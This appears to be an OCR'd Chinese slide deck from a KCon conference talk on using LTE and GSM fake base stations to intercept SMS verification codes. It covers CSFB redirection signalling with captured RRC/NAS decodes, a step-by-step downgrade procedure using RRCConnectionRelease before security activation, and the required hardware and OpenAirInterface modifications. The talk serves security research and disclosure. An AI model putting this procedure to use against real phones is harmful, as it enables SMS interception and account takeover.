探索一切、攻破一切

[Hacker@KCon]

伪基站高级利用技术

——彻底攻破短信验证码

Seeker

BD4ET

探索一切、攻破一切

[Hacker@KCon]

日程

- 个人简介
- 手机通信安全概述
- LTE伪基站的实现
- GSM MITM攻击的实现
- 短信验证码的脆弱性
- 安全建议

个人简介

- 连续创业失败的创业导师
- 伪天使投资人
- 某非知名私立大学创办人兼校长
- 业余时间在本校通信安全实验室打杂

- 个人微信：70772177

Part. **01**

手机通信安全概述

研究电信网安全漏洞的必要性

- 大量终端更换或更新补丁成本过高，漏洞长期有效
- WIFI与3G/4G蜂窝数据互操作导致的安全风险
- 2G/3G/4G电信业务互操作带来的安全风险
- 最弱的环节在WIFI和2G
- WIFI之外更有趣！

LTE手机的脆弱来自：

- WIFI：包交换层面，WIFI和蜂窝数据的互操作
- 2G：网络覆盖和电路交换层面，LTE与2G/3G的互操作


本次话题：攻破短信验证码

- 短信验证码广泛使用是一大隐患
- 拦截短信成为快速入侵的首选
- 而且，可以低成本实现

短信侦听和拦截当前能做到的程度

1. 联通、电信和移动的4G，可以通过LTE伪基站来重定向目标手机到3G和2G。
2. 重定向到3G，可以利用FemtoCell实现短信侦听和拦截。
3. 重定向到2G CDMA，可以利用FemtoCell实现短信侦听和拦截。
4. 重定向到2G GSM，可实现旁路短信侦听，通过MITM还可实现拦截，也可通过Race Condition实现部分拦截。

移动通信的演进



TDMA

EDGE

GSM

GPRS

WCDMA

HSPA

PDC

LTE

LTE-A

cdmaOne

CDMA2000 1x

CDMA2000 1x EV/DO


2G	evolved 2G	3G	evolved 3G	4G
9.6 - 14.4 kbps	64–144 kbps	384 kbps - 2 Mbps	384 kbps - 100 Mbps	>1 Gbps

LTE与2G / 3G的互操作

为了提高用户使用感受，用户优选LTE网络驻留，但LTE网络覆盖范围小于2G/3G网络，因此需要进行LTE与2G/3G网络的系统间互操作

- 保证用户在LTE与2G/3G网络之间移动时的数据业务连续性
- 由于LTE不支持CS域，因此CS业务需要回落到2G/3G网络承载

UE在LTE/2G/3G的无线网（E-UTRA/GERAN/UTRA）之间可以采用多种不同的互操作流程（目前中国移动采用2/4G互操作策略，中国联通采用3/4G互操作策略）



空闲态移动性	数据业务移动性		语音回落（CS Fall Back）	
小区重选	LTE与3G	LTE与2G	回落到3G	回落到2G

Part. **02**


LTE伪基站的实现

LTE伪基站的实现

1. LTE测试环境的搭建
2. LTE RRC重定向的实现
3. LTE小区重选（Cell Reselection）流程

LTE测试环境的搭建


1. 硬件：
   1) 高性能PC
   2) BladeRF（或USRP B2x0）
   3) 测试用LTE手机
2. 软件：
   1) Linux
   2) OpenAirInterface
   3) 手机路测软件



LTE RRC重定向（redirectedCarrierInfo）

1. redirectedCarrierInfo历史悠久，始见于3G通信标准
2. 应用广泛，大量应用于LTE CSFB
3. 通信人所说的RRC重定向，其实就是含有redirectedCarrierInfo 信息的RRC Connection Release
4. 也是我们本次Hack中LTE部分的重点

LTE CSFB回落方案



LTE CSFB to 2G回落方案

发起CSFB呼叫


① R8 RRC重定向携带2G邻频点 → 测量选取回落的2G小区，与回落的2G小区同步 → 读目标小区广播消息 → 完成驻留并建立通话

LTE网络通过RIM流程提前获取2G或3G邻区广播消息


②R9 RRC重定向携带2G邻频点、小区ID及小区广播消息 → 测量选取回落的2G小区，与回落的2G小区同步 → 完成驻留并建立通话

RIM流程介绍

RIM流程：实质是在LTE与2G系统间搭建了一条信令交互的通路，利用该功能，LTE网络可提前获取其周围2G邻区系统广播并下发至终端。RIM流程功能需要LTE和2G核心网、无线网网元进行相应升级改造




LTE CSFB重定向的消息序列



Message sequence during CSFB redirection


UE / MS
eNB
MME
RRC_IDLE
Paging
Paging
Random Access sequence
RRC Connection Request
RRC Connection Setup Request
RRC Connection Setup Complete (incl.NAS Ext. Service Request)
S1AP: Initial UE Message (incl.NAS Ext.Service Request)
S1AP: Initial Context Setup (with CSFB indicator)
Optional: UE capability enquiry
S1AP: Init.Cont.Setup Response
RRC Conn. Release (with redirect info)
S1 Context release
UE leaves LTE cell and establiches RRC connection in target RAT
RRC Initial Direct Transfer (incl.NAS response to Paging)
to BSS/RNS
Total CSFB delay
LTE additional delay

LTE CSFB重定向的L3信令




21:58:27	↑	RRC	CCCH/rrcConnectionRequest
21:58:27	↓	RRC	CCCH/rrcConnectionSetup
21:58:27	↑	RRC	DCCH/ rrcConnectionSetupComplete
21:58:27	↓	RRC	DCCH/securityModeCommand
21:58:27	↑	RRC	DCCH/securityModeComplete
21:58:27	↓	RRC	DCCH/ rrcConnectionReconfiguration
21:58:27	↑	RRC	DCCH/rrcConnectionReconfigurationComplete
21:58:27	↓	RRC	DCCH/ueCapabilityEnquiry
21:58:27	↑	RRC	DCCH/ueCapabilityInformation
21:58:27	↓	RRC	DCCH/ rrcConnectionReconfiguration
21:58:27	↑	RRC	DCCH/rrcConnectionReconfigurationComplete
21:58:28	↓	RRC	DCCH/ rrcConnectionReconfiguration
21:58:28	↑	RRC	DCCH/rrcConnectionReconfigurationComplete
21:58:28	↑	RRC	DCCH/measurementReport
21:58:28	↑	RRC	DCCH/measurementReport
21:58:28	↑	RRC	DCCH/measurementReport
21:58:29	↓	RRC	PCCH/paging
21:58:30	↓	RRC	PCCH/paging
21:58:39	↓	RRC	PCCH/paging
21:58:44	↓	RRC	PCCH/paging
21:58:46	↓	RRC	PCCH/paging
21:58:56	↓	RRC	PCCH/paging
21:59:09	↓	RRC	PCCH/paging
21:59:09	↑	RRC	DCCH/ulInformationTransfer
21:59:09	↓	RRC	DCCH/rrcConnectionRelease
21:59:09	↓	RR	BCCH/System Information Type 4
21:59:10	↓	RR	BCCH/System Information Type 13
21:59:10	↓	RR	BCCH/System Information Type 2ter
21:59:10	↓	RR	BCCH/System Information Type 2quater
21:59:10	↓	RR	BCCH/System Information Type 3
21:59:10	↓	RR	BCCH/System Information Type 3
21:59:10	↓	RR	BCCH/System Information Type 4
21:59:10	↓	RR	CCCH/Paging Request Type 1
21:59:10	↓	RR	BCCH/System Information Type 1
21:59:11	↑	MM	CM Service Request
21:59:11	↓	RR	CCCH/Immediate Assignment
21:59:11	↓	RR	CCCH/Immediate Assignment
21:59:11	↑	RR	DCCH/Classmark Change


LTE CSFB重定向的L3信令



```
LTE Radio Resource Control (RRC) protocol:
 UL-DCCH-Message:
  message: c1
   c1: ulInformationTransfer
    ulInformationTransfer:
     criticalExtensions: c1
      c1: ulInformationTransfer-r8
       ulInformationTransfer-r8:
        dedicatedInfoType: dedicatedInfoNAS
         dedicatedInfoNAS:
274001060f1d074c1005f4c0138c7a57022000
          Non-Access-Stratum (NAS)PDU:
           Security header type: Integrity protected
and ciphered
           Protocol discriminator: EPS mobility
management messages
           Message authentication code: 0xf060140
           Sequence number: 29
           Security header type: Plain NAS message,
not security protected
           Protocol discriminator: EPS mobility
management messages
           NAS EPS Mobility Management Message
Type: Extended service request
           Type of security context flag (TSC): Native
security context (for KSIasme)
           NAS key set identifier:
           Service type: Mobile originating CS fallback
or 1xCS fallback
           Mobile identity - M-TMSI
            Length: 5
```



```
LTE Radio Resource Control (RRC) protocol:
 DL-DCCH-Message:
  message: c1
   c1: rrcConnectionRelease
    rrcConnectionRelease:
     rrc-TransactionIdentifier: 0
     criticalExtensions: c1
      c1: rrcConnectionRelease-r8
       rrcConnectionRelease-r8:
        releaseCause: other
        redirectedCarrierInfo: geran
         geran:
          startingARFCN: 1
          bandIndicator: dcs1800
          followingARFCNs: explicitListOfARFCN
           explicitListOfARFCNs: 21 items
            Item 0
             ARFCN-ValueGERAN: 539
            Item 1
             ARFCN-ValueGERAN: 538
            Item 2
             ARFCN-ValueGERAN: 537
            Item 3
             ARFCN-ValueGERAN: 536
            Item 4
             ARFCN-ValueGERAN: 535
            Item 5
             ARFCN-ValueGERAN: 531
            Item 6
             ARFCN-ValueGERAN: 530
            Item 7
```




```
GSM A-I/F DTAP - CM Service Request
 Protocol Discriminator: Mobility Management
messages
  Protocol discriminator: Mobility Management
messages
  Skip Indicator: No indication of selected PLMN
 Sequence number: 0
 DTAP Mobility Management Message Type: CM
Service Request
 Ciphering Key Sequence Number
  Spare bit(s): 0
  Ciphering Key Sequence Number: 0
 CM Service Type
  Service Type: Mobile originating call establishment
or packet mode connection establishment
 Mobile Station Classmark 2
  Length: 3
  Spare: 0
  Revision Level: Used by mobile stations supporting
R99 or later versions of the protocol
  ES IND: Controlled Early Classmark Sending option
is implemented in the MS
  A5/1 algorithm supported: encryption algorithm
A5/1 available
  RF Power Capability: class 1
  Spare: 0
  PS capability (pseudo-synchronization capability):
PS capability present
  SS Screening Indicator: Capability of handling of
ellipsis notation and phase 2 error handling
  SM capability (MT SMS pt to pt capability): Mobile
```

LTE RRC重定向的利用


1. 手机（UE）重选（Cell Reselection）到我们的LTE伪基站；
2. UE发起TAU Request，伪基站Reject之；
3. UE发起Attach Request，伪基站Reject之；
4. 伪基站随后下发RRCConnectionRelease消息，其中含有redirectedCarrierInfo信息，指示手机重定向到我们架设的GSM伪基站；
5. 其重点是：启动安全验证之前下发RRCConnectionRelease。

LTE RRC重定向的代码实现

1. OAI代码中定义了R8和R9的RRCConnectionRelase，但是没有调用；
2. 需要修改MME和eNodeB的代码，增加相应逻辑。

